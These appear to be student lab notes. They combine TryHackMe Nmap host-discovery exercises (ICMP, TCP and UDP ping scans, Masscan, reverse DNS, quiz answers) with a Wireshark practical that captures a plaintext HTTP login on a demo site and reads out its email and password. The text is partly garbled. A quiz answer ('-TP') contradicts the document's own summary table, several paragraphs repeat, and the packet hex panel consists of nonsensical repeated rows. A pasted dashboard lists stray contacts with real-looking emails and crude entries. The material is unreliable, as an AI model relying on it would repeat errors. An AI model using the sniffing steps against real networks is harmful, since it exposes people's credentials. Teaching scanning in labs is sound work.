
In an attempt to discover live hosts using ICMP address mask queries, we run the command `nmap -PM -sn MACHINE_IP/24`. Although, based on earlier scans, we know that at least eight hosts are up, this scan returned none. The reason is that the target system or a firewall on the route is blocking this type of ICMP packet. Therefore, it is essential to learn multiple approaches to achieve the same result. If one type of packet is being blocked, we can always choose another to discover the target network and services.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PM -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:13 EEST
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
```

Although we didn't get any reply and could not figure out which hosts are online, it is essential to note that this scan sent ICMP address mask requests to every valid IP address and waited for a reply. Each ICMP request was sent twice, as we can see in the screenshot below.

Although we didn't get any reply and could not figure out which hosts are online, it is essential to note that this scan sent ICMP address mask requests to every valid IP address and waited for a reply. Each ICMP request was sent twice, as we can see in the screenshot below.



Answer the questions below

What is the option required to tell Nmap to use ICMP Timestamp to discover live hosts?

-TP

Correct Answer

What is the option required to tell Nmap to use ICMP Address Mask to discover live hosts?

-PM

Correct Answer

What is the option required to tell Nmap to use ICMP Echo to discover live hosts?

-PE


Correct Answer

TASK 7 :

Task 7 ✓ Nmap Host Discovery Using TCP and UDP

TCP SYN Ping

We can send a packet with the SYN (Synchronize) flag set to a TCP port, 80 by default, and wait for a response. An open port should reply with a SYN/ACK (Acknowledge); a closed port would result in an RST (Reset). In this case, we only check whether we will get any response to infer whether the host is up. The specific state of the port is not significant here. The figure below is a reminder of how a TCP 3-way handshake usually works.



Case: TCP port is open.

If you want Nmap to use TCP SYN ping, you can do so via the option `-PS` followed by the port number, range, list, or a combination of them. For example, `-PS21` will target port 21, while `-PS21-25` will target ports 21, 22, 23, 24, and 25. Finally `-PS80,443,8080` will target the three ports 80, 443, and 8080.

Privileged users (root and sudoers) can send TCP SYN packets and don't need to complete the TCP 3-way handshake even if the port is open, as shown in the figure below. Unprivileged users have no choice but to complete the 3-way handshake if the port is open.

nmap -PS -sn TARGET




Case: TCP port is open.

We will run `nmap -PS -sn MACHINE_IP/24` to scan the target VM subnet. As we can see in the output below, we were able to discover five hosts.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PS -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.16s latency).
Nmap scan report for 10.10.68.125
Host is up (0.089s latency).
Nmap scan report for 10.10.68.134
Host is up (0.13s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 17.38 seconds
```

Let's take a closer look at what happened behind the scenes by looking at the network traffic on Wireshark in the figure below. Technically speaking, since we didn't specify any TCP ports to use in the TCP ping scan, Nmap used common ports; in this case, it is TCP port 80. Any service listening on port 80 is expected to reply, indirectly indicating that the host is online.




TCP ACK Ping

As you have guessed, this sends a packet with an ACK flag set. You must be running Nmap as a privileged user to be able to accomplish this. If you try it as an unprivileged user, Nmap will attempt a 3-way handshake.

By default, port 80 is used. The syntax is similar to TCP SYN ping. `-PA` should be followed by a port number, range, list, or a combination of them. For example, consider `-PA21`, `-PA21-25` and `-PA80,443,8888`. If no port is specified, port 80 will be used.

The following figure shows that any TCP packet with an ACK flag should get a TCP packet back with an RST flag set. The target responds with the RST flag set because the TCP packet with the ACK flag is not part of any ongoing connection. The expected response is used to detect if the target host is up.




In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.

In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.

```
pentester@TryHackMe$ sudo nmap -PA -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:46 EEST
Nmap scan report for 10.10.68.52
Host is up (0.11s latency).
Nmap scan report for 10.10.68.121
Host is up (0.12s latency).
Nmap scan report for 10.10.68.125
Host is up (0.10s latency).
Nmap scan report for 10.10.68.134
Host is up (0.10s latency).
Nmap scan report for 10.10.68.220
Host is up (0.10s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.89 seconds
```

If we peek at the network traffic as shown in the figure below, we will discover many packets with the ACK flag set and sent to port 80 of the target systems. Nmap sends each packet twice. The systems that don't respond are offline or inaccessible.

If we peek at the network traffic as shown in the figure below, we will discover many packets with the ACK flag set and sent to port 80 of the target systems. Nmap sends each packet twice. The systems that don't respond are offline or inaccessible.




UDP Ping


Finally, we can use UDP to discover if the host is online. Contrary to TCP SYN ping, sending a UDP packet to an open port is not expected to lead to any reply. However, if we send a UDP packet to a closed UDP port, we expect to get an ICMP port unreachable packet; this indicates that the target system is up and available.

In the following figure, we see a UDP packet sent to an open UDP port and not triggering any response. However, sending a UDP packet to any closed UDP port can trigger a response indirectly indicating that the target is online.

nmap -PU -sn TARGET




nmap -PU -sn TARGET



The syntax to specify the ports is similar to that of TCP SYN ping and TCP ACK ping; Nmap uses `-PU` for UDP ping. In the following example, we use a UDP scan, and we discover five live hosts.

```
Pentester Terminal
pentester@TryHackMe$ sudo nmap -PU -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.10s latency).
Nmap scan report for 10.10.68.125
Host is up (0.14s latency).
Nmap scan report for 10.10.68.134
Host is up (0.096s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 9.20 seconds
```

Let's inspect the UDP packets generated. In the following Wireshark screenshot, we notice Nmap sending UDP packets to UDP ports that are most likely closed. The image below shows that Nmap uses an uncommon UDP port to trigger an ICMP destination unreachable (port unreachable) error.



Masscan

On a side note, Masscan uses a similar approach to discover the available systems. However, to finish its network scan quickly, Masscan is quite aggressive with the rate of packets it generates. The syntax is quite similar: `-p` can be followed by a port number, list, or range. Consider the following examples:

- `masscan MACHINE_IP/24 -p443`
- `masscan MACHINE_IP/24 -p80,443`
- `masscan MACHINE_IP/24 -p22-25`
- `masscan MACHINE_IP/24 --top-ports 100`

Masscan is not installed on the AttackBox; however, it can be installed using `apt install masscan`.

Answer the questions below

Which TCP ping scan does not require a privileged account?

TCP SYN ping

Correct Answer

Which TCP ping scan requires a privileged account?

TCP ACK ping

Correct Answer

What option do you need to add to Nmap to run a TCP SYN ping scan on the telnet port?

-PS23

Correct Answer

Hint

TASK 8 :

Task 8 ✓ Using Reverse-DNS Lookup

Nmap's default behaviour is to use reverse-DNS online hosts. Because the hostnames can reveal a lot, this can be a helpful step. However, if you don't want to send such DNS queries, you use `-n` to skip this step.

By default, Nmap will look up online hosts; however, you can use the option `-R` to query the DNS server even for offline hosts. If you want to use a specific DNS server, you can add the `--dns-servers DNS_SERVER` option.

Answer the questions below

We want Nmap to issue a reverse DNS lookup for all the possible hosts on a subnet, hoping to get some insights from the names. What option should we add?

-R

Correct Answer

TASK 9 :

Task 9 ✓ Summary

You have learned how ARP, ICMP, TCP, and UDP can detect live hosts by completing this room. Any response from a host is an indication that it is online. Below is a quick summary of the command-line options for Nmap that we have covered.

Scan Type	Example Command
ARP Scan	<code>sudo nmap -PR -sn MACHINE_IP/24</code>
ICMP Echo Scan	<code>sudo nmap -PE -sn MACHINE_IP/24</code>
ICMP Timestamp Scan	<code>sudo nmap -PP -sn MACHINE_IP/24</code>
ICMP Address Mask Scan	<code>sudo nmap -PM -sn MACHINE_IP/24</code>
TCP SYN Ping Scan	<code>sudo nmap -PS22,80,443 -sn MACHINE_IP/30</code>
TCP ACK Ping Scan	<code>sudo nmap -PA22,80,443 -sn MACHINE_IP/30</code>
UDP Ping Scan	<code>sudo nmap -PU53,161,162 -sn MACHINE_IP/30</code>

Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to port-scanning the live hosts.

Option	Purpose
<code>-n</code>	no DNS lookup
<code>-R</code>	reverse-DNS lookup for all hosts
<code>-sn</code>	host discovery only

Answer the questions below

Ensure you have taken note of all the Nmap options explained in this room. To continue learning about Nmap, please join the room [Nmap Basic Port Scans](#), which introduces the basic types of port scans.

No answer needed

Correct Answer

Practical 6

Aim : Use Wireshark (Sniffer) to capture network traffic and analyze it

Theory :

Wireshark is a network packet analyzer. A network packet analyzer presents captured packet data in as much detail as possible.

Wireshark does three things:


1. Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Part 1 : Using Wireshark to capture password


Steps :

1. Open the Wireshark application. Select the network interface that you want to sniff. Here it is “Wi-Fi”.


Then, click on the shark fin icon on the top left corner to start capturing packets.



All the packets are being captured



2. Then open the web browser and go to <http://www.techpanda.org/>
 Here, enter the email address and the password (Here, email is admin@google.com and password is Password@2010). Then click on the submit button



Login | Personal Contacts Manager v1.0


Email*

Password*

Remember me

Submit

If you have successfully logged in, the following dashboard will appear.




Dashboard | Personal Contacts Manager v1.0

Add New Contact **Log Out**

ID	First Name	Last Name	Mobile No	Email
1	mynams	jenefry	9898989898	admin@gmail.com
79901	https://www.facebook.com/	maiden	87635444242	darkmaiden@octopus.ps
79902	Dark	maiden	87635444252	darkmaiden@octopus.ps
79903	ad	pan	193722837	sidjiwhsd2@yahoo.com
79904	Dark	maiden	9090909090	djjhh@gmail.com
79905	Dark	onai	45248352886	wabceu@opus.us
79906	Mohamed	Ahmaed	0997500573	abojak16@gmail.com
79907	Simon	Inget	112	bob@microsoft.com
79908	gargamell445	shart	1984	homomannen123@balls.com
79909	Pumpan	hurmet	07211888001	MRdickloves@gmail.gq
79910	indy	Pumin	07211888001	MRdickloves@gmail.gq
79911	indy	Pumin	07211888001	MRdickloves@gmail.gq
79912	indy	Pumin	07211888001	MRdickloves@gmail.gq
79913	zion	daman	ye	zion92014@gmail.com
79914	www.xvideos.com	porno	0501234567	8879@zu.ac.ae
79915	Dark	maiden	87635444242	darkmaiden@octopus.ps
79916	https://www.xvideos.com/79916	Mulher Pelada	81997593669	larissamaria55m@gmail.com
79917	jeon	jungkook	7711142105	jungkook01@outlook.com
79918	wenas wenas	xd	771652637818	ahodosd@gmail.com
79919	karla	hernandez	762637162	karlalsfjojr1@hotmail.cn
79920	golosaaaa	65	111111111111111111	fedc@set.com

3. Then go back to Wireshark and stop the live capture of packets, which is done by clicking on the Stop icon on the top left corner



Stop capturing packets

No.	Time	Source
52	1.585199	142.250.199.174
53	1.585277	192.168.0.104
54	1.727403	104.199.240.237

4. Then filter the results for HTTP protocol only by writing http in the filter textbox.

Wi-Fi						
http						
No.	Source	Destination	Protocol	Length	Info	
71892	192.168.0.104	72.52.251.71	HTTP	500	GET / HTTP/1.1	
768627	72.52.251.71	192.168.0.104	HTTP	1220	HTTP/1.1 200 OK (text/html)	
7411 29.657927	192.168.0.104	72.52.251.71	HTTP	464	GET /css/formoid-default.css HTTP/1.1	
7412 29.658646	192.168.0.104	72.52.251.71	HTTP	454	GET /css/table.css HTTP/1.1	
7440 29.884624	72.52.251.71	192.168.0.104	HTTP	132	HTTP/1.1 200 OK (text/css)	
7441 29.884624	72.52.251.71	192.168.0.104	HTTP	1129	HTTP/1.1 200 OK (text/css)	
7443 29.888097	192.168.0.104	72.52.251.71	HTTP	442	GET /js/jquery.min.js HTTP/1.1	
7446 29.897138	192.168.0.104	72.52.251.71	HTTP	447	GET /js/formoid-default.js HTTP/1.1	
7532 30.344288	72.52.251.71	192.168.0.104	HTTP	969	HTTP/1.1 200 OK (application/javascript)	
7536 30.357549	72.52.251.71	192.168.0.104	HTTP	1466	HTTP/1.1 200 OK (application/javascript)	
7546 30.427729	192.168.0.104	72.52.251.71	HTTP	532	GET /css/check-radio-bg.png HTTP/1.1	
7611 30.657333	72.52.251.71	192.168.0.104	HTTP	799	HTTP/1.1 200 OK (PNG)	
7630 30.774914	192.168.0.104	72.52.251.71	HTTP	498	GET /favicon.ico HTTP/1.1	
7687 31.004193	72.52.251.71	192.168.0.104	HTTP	545	HTTP/1.1 200 OK (image/x-icon)	
9610 69.682035	192.168.0.104	103.230.151.216	HTTP	136	GET /ncc.txt HTTP/1.1	
9612 69.686322	103.230.151.216	192.168.0.104	HTTP	205	HTTP/1.1 200 OK (text/html)	
10093 84.307519	192.168.0.104	72.52.251.71	HTTP	776	POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)	
10145 84.535409	72.52.251.71	192.168.0.104	HTTP	1184	HTTP/1.1 302 Found (text/html)	

5. Then search for entries with the HTTP verb POST in the Info column and click on it.

9610 69.682035	192.168.0.104	103.230.151.216	HTTP	136 GET /ncc.txt HTTP/1.1	
9612 69.686322	103.230.151.216	192.168.0.104	HTTP	205 HTTP/1.1 200 OK (text/html)	
10093 84.307519	192.168.0.104	72.52.251.71	HTTP	776 POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)	
10145 84.535409	72.52.251.71	192.168.0.104	HTTP	1184 HTTP/1.1 302 Found (text/html)	

6. Then below the log entries, there will be a panel with the summary of the captured data.

Locate the one that says “application/x-www-form-urlencoded”

Click on it and it shows the plaintext of the email and password entered in techpanda


Frame 10093: 776 bytes on wire (6208 bits), 776 bytes captured (6208 bits) on interface \Device\NPF_{32d...}	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Ethernet II, Src: Intel_e2:7a:98 (58:a0:23:e2:7a:98), Dst: TPLink_55:fe:e4 (b0:a7:b9:55:fe:e4)	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Internet Protocol Version 4, Src: 192.168.0.104, Dst: 72.52.251.71	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Transmission Control Protocol, Src Port: 38160, Dst Port: 80, Seq: 1, Ack: 1, Len: 722	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Hypertext Transfer Protocol	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> HTML Form URL Encoded: application/x-www-form-urlencoded	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Form item: "email" = "admin@google.com"	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
> Form item: "password" = "Password@2010"	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
Key: password	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
Value: Password@2010	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
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	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a8 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a9 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a0 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a1 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a2 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a3 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a4 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a5 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a6 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
	01a7 31 32 32 2e 38 2e 30 2e 38 0d 0d 41 63 63 65 70 122.0.0.0.0.Accept
